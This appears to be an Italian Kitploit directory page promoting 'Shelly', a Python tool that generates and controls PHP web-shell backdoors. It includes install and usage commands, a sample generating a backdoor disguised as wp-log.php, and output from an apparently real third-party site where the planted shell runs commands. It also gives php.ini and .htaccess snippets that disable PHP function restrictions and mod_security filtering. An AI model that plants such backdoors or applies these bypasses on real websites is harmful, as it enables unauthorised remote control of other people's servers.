
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Shelly — Semplice Gestore di Backdoor con Python (basato su weevely) | Kitploit

Strumenti/GitHubGitHub/tegal1337/shelly
Generazione di PayloadSfruttamento di Applicazioni WebPenetration TestingStrumento di Accesso Remoto
GitHubtegal1337/shelly

Shelly

Semplice Gestore di Backdoor con Python (basato su weevely)
Vedi Repository
9634361 anno faRevisionato da Kitploit
Condividi
Sito web

Shelly | Semplice Gestore di Backdoor con Python (basato su weevely)

Screenshoot
Shelly è un semplice strumento scritto in Python, che serve per connettersi a distanza a un sito web

Installazione :

$ git clone https://github.com/tegal1337/Shelly
$ cd Shelly
$ python3 shell.py

Requisiti :

sudo pip install -r requirements.txt

Esempio :

python3 shell.py -g wp-log -p tegal1337
   ______      ____
  / __/ / ___ / / __ __
 _\ \/ _ / -_/ / / // /
/___/_//_\__/_/_/\_, /
                /___/  v.1
--------------------------
Python shell - Tegal1337 |
Generate :
[+] ./backdoor.py -g "nama_shell" -p "password"
Connect Server :
[+] ./backdoor.py -u "url_shell" -p "password"


Backdoor berhasil dibuat dengan nama wp-log.php dan password tegal1337

dalpan@Tegal1337:~/Tools$ python3 shell.py -u "https://www.pamz3d.com/wp-log.php" -p tegal1337
/opt/lampp/htdocs/php-futsal$ id
uid=501(pamz3d) gid=501(pamz3d) groups=501(pamz3d)

Screenshoot Screenshoot

Bypass delle Funzioni Disabilitate :

  • cerca la cartella con permessi 777 (rwx rwx rwx)
  • Carica il file php.ini
safe_mode = OFF
disable_functions = NONE
  • E carica il file .htaccess
SecFilterEngine Off
SecFilterScanPOST Off

Articolo :

  • https://blog.tegalsec.org/meremote-sebuah-website-menggunakan-backdoor-python/

Contatti :

  • Email : [email protected]

Supporta la nostra organizzazione donando

Foo

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    264

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






